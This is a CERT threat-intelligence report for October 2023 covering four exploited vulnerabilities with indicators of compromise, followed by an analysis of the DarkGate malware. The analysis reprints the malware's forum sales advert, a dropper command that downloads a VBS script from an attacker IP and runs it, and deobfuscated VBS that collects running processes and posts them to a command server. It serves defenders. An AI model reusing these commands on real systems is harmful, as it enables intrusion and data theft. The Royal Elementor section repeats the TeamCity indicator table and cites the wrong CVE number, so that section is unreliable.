aDvens

Security for the greater good

Monthly Cyber Threat Intelligence report
October 2023

2023-10-31 | **TLP:CLEAR** | CERT aDvens - CTI

Advens - 16 Quai de la Mégisserie - 75001 Paris

Table of content

1. Executive summary

This month, aDvens' CERT highlights four noteworthy vulnerabilities in addition to those already published.

Through two articles, CERT analysts outline the modus operandi of the malware DarkGate, used in various campaigns since August 2023. As well as a presentation of the ransomware AvosLocker, available on some cybercriminal platforms like *Ransomware As A Service* (RaaS).

2. Vulnerabilities

This month, the CERT aDvens highlights four vulnerabilities affecting commonly used technologies within companies.
They are sorted by severity (proofs of concept available, exploitation…). Applying their patches or workarounds is highly recommended.

aDvens' CERT recommends testing proposed workaround measures in a test environment before deploying them in production. This step is crucial to prevent any unintended side effects.

2.1. JetBrains TeamCity - CVE-2023-42793 (Exploited)

On 20 September 2023, JetBrains published a security advisory concerning CVE-2023-42793, a vulnerability in on-premises *TeamCity* CI/CD servers.

By exploiting this defect an attacker with HTTPS access to the TeamCity server can execute arbitrary code on the system and obtain administrator access to the server.

On 18 October 2023, Microsoft published a report indicating that this vulnerability is being exploited by the North Korean group Lazarus since early October. In some cases, this vulnerability has been used to deploy a ForestTiger backdoor or malicious Windows executables. In others, it has been used to create a new user account named *krtbgt* (like the legitimate Windows account for *Kerberos Ticket Granting Ticket*). This user is added to the Administrator group and downloads a Proxy tool, detected as *HazyLoad* by Microsoft Defender.

This vulnerability is being exploited.

2.1.1. Risk

- Remote code execution
- Privilege escalation

2.1.2. Type of vulnerability

- **CWE-288**: Authentication Bypass Using an Alternate Path or Channel

2.1.3. Severity

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.1.4. Affected products

- TeamCity servers versions prior to 2023.05.4

2.1.5. Recommendation

- Update TeamCity servers to version 2023.05.4 or apply the Octobre 2023 patch.
- Additional information is available in JetBrains' and in Microsoft's advisories.

2.1.6. Proof of concept

A Proof of Concept is available in open sources.

2.1.7. Indicators of compromise

TLP	TYPE	VALUE
TLP:CLEAR	PATH	C:\ProgramData\Forest64.exe
TLP:CLEAR	SHA256 I ARTEFACT	e06f29dccfe90ae80812c2357171b5c48fba189ae103d28e972067b107e58795 I Forest64.exe
TLP:CLEAR	SHA256 I ARTEFACT	0be1908566efb9d23a98797884f2827de040e4cedb642b60ed66e208715ed4aa I Forest64.exe
TLP:CLEAR	PATH	C:\ProgramData\4800-84DC-063A6A41C5C
TLP:CLEAR	URL	hxxp://www.bandarpowder.com/public/assets/img/cfg.png
TLP:CLEAR	URL	hxxps://www.bandarpowder.com/public/assets/img/cfg.png
TLP:CLEAR	URL	hxxp://www.aeon-petro.com/wcms/plugins/addition_contents/cfg.png
TLP:CLEAR	URL	hxxp://www.bandarpowder.com/public/assets/img/user64.png
TLP:CLEAR	URL	hxxps://www.bandarpowder.com/public/assets/img/user64.pngnk
TLP:CLEAR	URL	hxxp://www.aeon-petro.com/wcms/plugins/addition_contents/user64.png
TLP:CLEAR	PATH	C:\ProgramData\DSROLE.dll
TLP:CLEAR	SHA256 I ARTEFACT	d9add2bfdfebfa235575687de356f0cefb3e4c55964c4cb8bfdcdc58294eeaca I DSROLE.dll
TLP:CLEAR	PATH	C:\ProgramData\Version.dll
TLP:CLEAR	SHA256 I ARTEFACT	f251144f7ad0be0045034a1fc33fb896e8c32874e0b05869ff5783e14c062486 I Version.dll
TLP:CLEAR	PATH	C:\ProgramData\readme.md
TLP:CLEAR	SHA256 I ARTEFACT	fa7f6ac04ec118dd807c1377599f9d369096c6d8fb1ed24ac7a6ec0e817eaab6 I Readme.md
TLP:CLEAR	PATH	C:\ProgramData\wsmprovhost.exe
TLP:CLEAR	PATH	C:\ProgramData\clip.exe
TLP:CLEAR	DOMAIN	dersmarketim.com
TLP:CLEAR	DOMAIN	olidhealth.com
TLP:CLEAR	DOMAIN	galerielamy.com
TLP:CLEAR	DOMAIN	3dkit.org
TLP:CLEAR	URL	hxxp://www.mge.sn/themes/classic/modules/ps_rssfeed/feed.zip
TLP:CLEAR	URL	hxxp://www.mge.sn/themes/classic/modules/ps_rssfeed/feedmd.zip
TLP:CLEAR	URL	hxxps://vadtalmandir.org/admin/ckeditor/plugins/icontact/about.php
TLP:CLEAR	URL	hxxps://commune-fraita.ma/wp-content/plugins/wp-contact/contact.php
TLP:CLEAR	PATH	C:\Windows\Temp\temp.exe
TLP:CLEAR	PATH	C:\Windows\ADFS\bg\inetmgr.exe
TLP:CLEAR	SHA256	000752074544950ae9020a35ccd77de277f1cd5026b4b9559279dc3b86965eee
TLP:CLEAR	URL	hxxp://147.78.149.201:9090/imgr.ico
TLP:CLEAR	URL	hxxp://162.19.71.175:7443/bottom.gif

2.2. WordPress Royal Elementor - CVE-2023-5360 (Exploited)

Following an investigation into the compromise of several WordPress websites, a critical vulnerability CVE-2023-42793 was discovered. The manufacturer, Royal Elementor, was made aware and released a patched version (1.3.79) of the WordPress plugin on 6 October 2023.

The flaw stems from an insuficient check of the type of uploaded files. By using a specially crafted file, an attacker can bypass the current protections and execute arbitrary code.

According to WPScan, malicious actors have exploited this vulnerability to upload PHP files to the /wpr-addons/forms/ folder and to create WordPress administrators named **wordpress_administrator**.

> This vulnerability is being exploited.

2.2.1. Risk

- Remote code execution
- Privilege escalation

2.2.2. Type of vulnerability

- **CWE-434**: Unrestricted Upload of File with Dangerous Type

2.2.3. Severity

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.2.4. Affected products

- The WordPress plugin Royal Elementor addons and Templates version 1.3.78 and prior

2.2.5. Recommendation

- Update the WordPress plugin Royal Elementor addons and Templates to version 1.3.79 or later.

> When updating the plugin, an unpatched version was released with an error in it's number. This version, 1.4.78, is vulnerable to CVE-2023-5360 and, as the patch is version 1.3.79, sites with version 1.4.78 will not be updated automatically. It is therefore necessary to delete and reinstall the plugin to obtain the patch.

- Additional information is available in Wordfence's and WPscan's advisories.


2.2.6. Proof of concept

To date, no Proof of Concept is available in open sources. However a release date has been set for 17 November 2023.

2.2.7. Indicators of compromise

TLP	TYPE	VALUE
TLP:CLEAR	PATH	C:\ProgramData\Forest64.exe
TLP:CLEAR	SHA256 I ARTEFACT	e06f29dccfe90ae80812c2357171b5c48fba189ae103d28e972067b107e58795 I Forest64.exe
TLP:CLEAR	SHA256 I ARTEFACT	0be1908566efb9d23a98797884f2827de040e4cedb642b60ed66e208715ed4aa I Forest64.exe
TLP:CLEAR	PATH	C:\ProgramData\4800-84DC-063A6A41C5C
TLP:CLEAR	URL	hxxp://www.bandarpowder.com/public/assets/img/cfg.png
TLP:CLEAR	URL	hxxps://www.bandarpowder.com/public/assets/img/cfg.png
TLP:CLEAR	URL	hxxp://www.aeon-petro.com/wcms/plugins/addition_contents/cfg.png
TLP:CLEAR	URL	hxxp://www.bandarpowder.com/public/assets/img/user64.png
TLP:CLEAR	URL	hxxps://www.bandarpowder.com/public/assets/img/user64.pngnk
TLP:CLEAR	URL	hxxp://www.aeon-petro.com/wcms/plugins/addition_contents/user64.png
TLP:CLEAR	PATH	C:\ProgramData\DSROLE.dll
TLP:CLEAR	SHA256 I ARTEFACT	d9add2bfdfebfa235575687de356f0cefb3e4c55964c4cb8bfdcdc58294eeaca I DSROLE.dll
TLP:CLEAR	PATH	C:\ProgramData\Version.dll
TLP:CLEAR	SHA256 I ARTEFACT	f251144f7ad0be0045034a1fc33fb896e8c32874e0b05869ff5783e14c062486 I Version.dll
TLP:CLEAR	PATH	C:\ProgramData\readme.md
TLP:CLEAR	SHA256 I ARTEFACT	fa7f6ac04ec118dd807c1377599f9d369096c6d8fb1ed24ac7a6ec0e817eaab6 I Readme.md
TLP:CLEAR	PATH	C:\ProgramData\wsmprovhost.exe
TLP:CLEAR	PATH	C:\ProgramData\clip.exe
TLP:CLEAR	DOMAIN	dersmarketim.com
TLP:CLEAR	DOMAIN	olidhealth.com
TLP:CLEAR	DOMAIN	galerielamy.com
TLP:CLEAR	DOMAIN	3dkit.org
TLP:CLEAR	URL	hxxp://www.mge.sn/themes/classic/modules/ps_rssfeed/feed.zip
TLP:CLEAR	URL	hxxp://www.mge.sn/themes/classic/modules/ps_rssfeed/feedmd.zip
TLP:CLEAR	URL	hxxps://vadtalmandir.org/admin/ckeditor/plugins/icontact/about.php
TLP:CLEAR	URL	hxxps://commune-fraita.ma/wp-content/plugins/wp-contact/contact.php
TLP:CLEAR	PATH	C:\Windows\Temp\temp.exe
TLP:CLEAR	PATH	C:\Windows\ADFS\bg\inetmgr.exe
TLP:CLEAR	SHA256	000752074544950ae9020a35ccd77de277f1cd5026b4b9559279dc3b86965eee
TLP:CLEAR	URL	hxxp://147.78.149.201:9090/imgr.ico
TLP:CLEAR	URL	hxxp://162.19.71.175:7443/bottom.gif

2.3. Roundcube - CVE-2023-5631 (Exploited)



Discovered on 11 October 2023 by Eset's security teams, CVE-2023-5631 is a 0-day affecting Roundcube Webmail servers. The manufacturer was informed on 12 October and published a patch on 14 October.

The flaw stems from a failure to properly sanitise SVG files in the *rcube_washtml.php* file. It allows an attacker to inject code into HTML pages, which is then executed in the victim's Roundcube browser window.

Eset announced that this vulnerability is being exploited by Winter Vivern against government entities and think tanks in Europe. The final payload can be used to list a Roundcube account's folders and emails and transmit them to a C2 server.

This vulnerability is being exploited.

2.3.1. Risk

- Cross Site Scripting (XSS)

2.3.2. Type of vulnerability

- **CWE-79**: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

2.3.3. Severity

Attack vector	Network	Scope	Changed
Attack complexity	Low	Impact on confidentiality	Low
Privileges Required	None	Impact on integrity	Low
User Interaction	Required	Impact on availability	None

2.3.4. Affected products

Roundcube servers :

- versions prior to 1.4.15
- versions 1.5.x prior to 1.5.5
- versions 1.6.x prior to 1.6.4

2.3.5. Recommendation

- Update Roundcube to version 1.4.15, 1.5.5, 1.6.4 or later.
- Additional information is available in Roundcube's and WPscan's advisories.

2.3.6. Proof of concept

A Proof of Concept is available in open sources.

2.3.7. Indicators of compromise

TLP	TYPE	VALUE
TLP:CLEAR	SHA1 I ARTEFACT	97ED594EF2B5755F0549C6C5758377C0B87CFAE0 I checkupdate.js
TLP:CLEAR	SHA1	8BF7FCC70F6CE032217D9210EF30314DDD6B8135
TLP:CLEAR	DOMAIN I IP	recsecas.com I 38.180.76.31
TLP:CLEAR	EMAIL	team.managment@outlook.com

2.4. VMware - CVE-2023-34048

On 25 October 2023, VMware published an advisory concerning two vulnerabilities in vCenter. The most critical, with a CVSS score of 9.8, allows an attacker to execute arbitrary code on the system.

The flaw is located in the implementation of the *DCERPC* protocol. By sending specifically crafted requests, an attacker can cause an "*out of bounds write*" leading to arbitrary code execution.

2.4.1. Risk

- Remote code execution

2.4.2. Type of vulnerability

- **CWE-787**: Out-of-bounds Write

2.4.3. Severity

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.4.4. Affected products

- VMware vCenter Server 6, 7 and 8
- VMware Cloud Foundation (VMware vCenter Server) versions 3.x, 4.x and 5.x

2.4.5. Recommendation

- Update VMware vCenter to version 6.5U3, 6.7U3, 7.0U3o, 8.0U1d, 8.0U2 or later.
- Update VMware Cloud Foundation (VMware vCenter Server) 3.x by following the procedure VCF 3.x or apply KB88287 to VMware Cloud Foundation (VMware vCenter Server) versions 4.x and 5.x.
- Additional information is available in VMware's advisory.

2.4.6. Proof of concept

To date, no Proof of Concept is available in open sources.

3. DarkGate

3.1. A multifunctional malware

DarkGate Loader (aka DarkGate) is a multi-function malware capable of carrying out **data theft** (*infostealer*), take **control remotely**, transform a system into a **cryptocurrency mining** bot and **encrypt the victim's data** (*Ransomware*).

Developed since 2017 by a cybercriminal with the pseudonym RastaFarEye, the marketing of DarkGate appears to begin on 16 June 2023 on the Russian-speaking forum XSS. Several updates are announced by the author during the month of July, including improvements to bypass security devices (antivirus).

Since August, an increase in the use of DarkGate has been noted, with recent campaigns targeting French companies.

3.2. Infection vector

Since July, attackers are abusing the Skype messaging platform and the Teams app to distribute DarkGate. Users are lurred by attackers into opening a malicious file.

3.3. Capabilities




Figure 1. Main capabilities of Darkgate.

3.4. Victimology

- Targeted countries : America, Asia, the Middle East, Africa and Europe.
- Targeted sectors : **Health** and **logistic**.

3.5. MaaS

DarkGate is sold on various underground forums as a ready-to-use attack tool. This business model is called Malware as a Service : an unlawful lease of software from the Dark Web to carry out cyber attacks.

Since May 2023, DarkGate has been marketed on Russian-speaking forums such as ECrime and XSS. Annual rental costs $100,000.

RastaFarEye
HDD-drive
Пользователь
Joined: Aug 9, 2022
Messages: 47
Reaction score: 42

Jun 16, 2023

This is a project that i have been working on since early 2017
I just now decided to rent it out, this project is a project that I have worked on for thousands of hours (more then 20,000)
This is the ultimate tool for pentesters/redteamers
Currently there are 4/10 slots available,

At the moment I don't intend to rent it to more than 10 people in order to keep this project private,
I also do not intend to rent it to people who do not understand its meaning and do not know how to use it because it is a destructive tool
That is not currently detected by any antivirus that knows how to do everything from privilege escalation and many more exploits and features that you won't find anywhere..

All our features are completely undetected because they run directly in memory without touching disk

*We have added the option of buying a package for one day so that you can check the quality of the product and get an impression
*Don't waste my time asking for discounts because the price I'm currently selling is very very cheap and the price is expected to rise in the coming months
*Read the thread carefully until the end

CURRENT PRICES

Payments only in crypto (BTC, ETH, MONERO, ETC..)
1 DAY PACKAGE -> 1000$ (YOU CAN BUY THIS PACKAGE ONLY 1 TIME WITH EACH EXPLOIT.IN ACCOUNT)
MONTHLY - 15,000$
1 YEAR UPDATED -> 100,000$

MAIN FEATURES ->

DOWNLOAD & EXECUTE ANY FILE DIRECTLY TO MEMORY (native,.net x86 and x64 files)
HVNC
HANYDESK
REMOTE DESKTOP
FILE MANAGER
REVERSE PROXY
ADVANCED BROWSERS PASSWORD RECOVERY (SUPPORTING ALL BROWSER AND ALL PROFILES)
KEYLOGGER WITH ADVANCED PANEL
PRIVILEGE ESCALATION (NORMAL TO ADMIN / ADMIN TO SYSTEM)
WINDOWS DEFENDER EXCLUSION (IT WILL ADD C:/ FOLDER TO EXCLUSIONS)
DISCORD TOKEN STEALER
ADVANCED COOKIES STEALER + SPECIAL BROWSER EXTENSION THAT I BUILD FOR LOADING COOKIES DIRECTLY INTO A BROWSER PROFILE
BROWSER HISTORY STEALER
ADVANCED MANUAL INJECTION PANEL
CHANGE DOMAINS AT ANY TIME FROM ALL BOTS (Global extension)
CHANGE MINER DOMAIN AT ANY TIME FROM ALL BOTS (Global extension)
REALTIME NOTIFICATION WATCHDOG (Global extension)
ADVANCED CRYPTO MINER SUPPORTING CPU AND MULTIPLE GPU COINS (Global extension)
ROOTKIT WITHOUT NEED OF ADMINISTRATOR RIGHTS OR .SYS FILES (COMPLETLY HIDE FROM TASKMANAGER)
INVISIBLE STARTUP, IMPOSIBLE TO SEE THE STARTUP ENTRY EVEN WITH ADVANCED TOOLS
HIGH QUALITY FILE MANAGER, WITH FAST FILE SEARCH AND IMAGE PREVIEW

Some features like

Capability to handle a very large amount of bots easily
Extremely stable, can run for months non-stop, even if an error ocurrs it will continue running and a detailed bugreport will be generated
A well-spreaded build from 2018 yet fud by almost all avs (au3 script file)
And now my methods even improved so we usually not having a detection problems,
Never lose bots again, the AU3 method can run FUD Runtime for months and is 99.9% different each build.

DARKGATE GLOBAL MANAGER
Global manager is an extension of DarkGate specially designed if you manage a large amount of bots

With that you can:
Change your domains/dns/ips at any time of all bots
Caption watchdog so you can know if some bot does something that you're intested on
Manage also your domains/dns/ips at any time of all bots of the Miner, you can use the same ones but you have the option to keep them separated
With that you can use different ports of the Loader for different operations, while having the control of all bots at any time also you can open an unlimited number of darkgate loader instances
This approach guarantees supporting an unlimited amount of bots and at least 60k online bots in each Loader port with a cheap server
It will host the LNK/VBS/MSI/AU3 decoy and payloads

Figure 2. Darkgate commercial announcement on the XSS underground forum.

3.6. Kill Chain

Below is the attack chain used by attackers to distribute DarkGate via the Teams platform.




Figure 3. Darkgate's Kill Chain via Teams.

3.7. Code analysis

3.7.1. The Zip archive

Attackers abuse the Teams app to distribute a ZIP archive with the following file name: Significant company changes September.zip. This archive contains five artifacts, these are shortcut files (*.lnk) whose extension is hidden by attackers to appear as PDF documents.

- Revamped_Organizational_Structure.pdf.pdf.lnk
- Fresh_Mission_and_Core_Values.pdf.pdf.lnk
- Position_Guidelines.pdf.pdf.lnk
- Company_Transformations.pdf.pdf.lnk
- Employees_Affected_by_Transition.pdf.pdf.lnk

These five artifacts are Trojan horses: they contain malicious code to retrieve VBS scripts from a repository server.




Figure 4. The distribitued ZIP archive contains five Trojans droppers.

3.7.2. Analysis of the Trojan horse: Company_Transformations.pdf.pdf.lnk

The five Trojan horses from the Significant company changes September.zip archive all have the same instruction: retrieve five malicious VBS scripts from a repository server controlled by the attackers.

Below is the *strings* content of the Company_Transformations.pdf.pdf.lnk Trojan:

```
L..................F.... ....#.G.....7.......#.G.....l......................5....P.O.
.:i.....+00.../C:\...................V.1......V.c..Windows.@. ......OwH;W.5....
.........................W.i.n.d.o.w.s.....Z.1.....9W:J..System32..B.
......OwH;W.7.........................D...S.y.s.t.e.m.3.2.....V.2..l..FSsn .cmd.exe.@.
.....FSsn;W.8.........................Jm..c.m.d...e.x.e.......J...............-
.......I...................C:\Windows\System32\cmd.exe....S.y.s.t.e.m. .P.D.F. .R.e.a.d.e.r.
.v.1...1.5...2.2.4.-
.....\.....\.....\.....\.....\.....\.....\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2.\.c.m.d...e.x.e.../.c. .O.8.
.|.|. .E.C.h.O. .O.8. .&. .P.I.n.G. .O.8. .|.|. .C.".u.R.".l.
.h.t.".t.".p.:./.".//.".1.8.5...".3.".9...1.8...1.7.".0./.5.B./.C.". .-.o. .%.T.M.P.%.\.O.8...v.b.s. .&.
.P.I.n.G. .-.n. .4. .O.8. .|.|. .c.s.c.R.i.p.t. .%.T.m.p.%.\.O.8...v.b.s. .&. .E.X.I.".T.".
.'.x.k.N.T.x.e.=.j.O.F.E.J.i.E.E.....\.F.a.c.t.u.r.a.-
.E.A.A.#.3.0...p.d.f.........%windir%\system32\cmd.exe.................................................
.....................................................................................................
.....................................................................%.w.i.n.d.i.r.%.\.s.y.s.t.e.m.3.2.\
.c.m.d...e.x.e.......................................................................................
.....................................................................................................
.....................................................................................................
.....................................................................................................
.....................................................%...............wN....]N.D...Q......`.......X..
.....desktop-T39aO.8  ...q.F.T..(............o..'/.v8 ...q.F.T..(............o..'/.......
```

An instruction is found:

```
Curl hxxp://185.39.18.170/5B/C#
```

with an ouput parameter -o

```
-o %TMP%\O8.vbs
```

This instruction downloads a VBS script from the address hxxp://185.39.18.170/5B/C and saves it in the %TMP% folder with the file name O8.vbs.

The VBS script file names appear to be randomly generated.




Figure 5. The function of the five Trojan horses is to download five malicious VBS scripts from a repository server.

3.7.3. Analysis of the artifact: 08.vbs

Below is the content of the artifact O8.vbs. Elements used for code obfuscation have been removed.

```
vulvLLHTGX = "cmd"
JWLOcFwdrI = ""
Set mnvGODSgUMFyAw = GetObject("winmgmts:\\.\root\cimv2")
dim PYsdcJxWUlBaT
if vulvLLHTGX = "Unladyfied" then
MsgBox "unlovelierJavanine" ''
end if
FtqrJOCXGKTWi = "ht"'
mxXQGrwGhaB = "tp"'
aaBjCavdtCO = "://"'
YPhkQEKKRhgct = "j"'
vgzLBSyEzooEiSs = "oa"'
VSGYSrJJjguka = "gf"'
WzuXiyfFRFY = "h"'
nfyqAPVZJiFIij = "re"'
BDRiuBxcQTT = "et"'
zENVpayPdRRl = "d"'
ALiPnvLniwaj = "sa."'
QCdxLvovGbBg = "c"'
RGrRkZlRMXwc = "o"'
YPJffaPjR = "m:2"'
JGyCruXQrUVKb = "35"'
LwdTwxWaOphT = "1"'
eAHSTpXtOTx = "/"'
VFtSLKRhrOT = "w"'
oRGjSyXNJhk = "x"'
QAWrFWPpuiydrT = "ft"'
QwLWPXMTWRR = "xbt"'
Set OzHoICXwLZl = mnvGODSgUMFyAw.ExecQuery("Select * from Win32_Process")
For Each BswcWSWNSarZ in OzHoICXwLZl
PYsdcJxWUlBaT = PYsdcJxWUlBaT & BswcWSWNSarZ.Name
Next
OIikvgewtymysQj = "Shell.Application"
nyuRwTryQVW="WINHTTP.WinHTTPRequest.5.1"
JWLOcFwdrI = FtqrJOCXGKTWi & mxXQGrwGhaB & aaBjCavdtCO & YPhkQEKKRhgct & vgzLBSyEzooEiSs & VSGYSrJJjguka &
WzuXiyfFRFY & nfyqAPVZJiFIij & BDRiuBxcQTT &
zENVpayPdRRl & ALiPnvLniwaj & QCdxLvovGbBg & RGrRkZlRMXwc & YPJffaPjR & JGyCruXQrUVKb & LwdTwxWaOphT &
eAHSTpXtOTx & VFtSLKRhrOT & oRGjSyXNJhk &
QAWrFWPpuiydrT & QwLWPXMTWRR
```

```
With CreateObject(nyuRwTryQVW)
.Open "post", JWLOcFwdrI, False
.setRequestHeader "a", PYsdcJxWUlBaT
.send
zRvVpCbFQaVH = .responseText
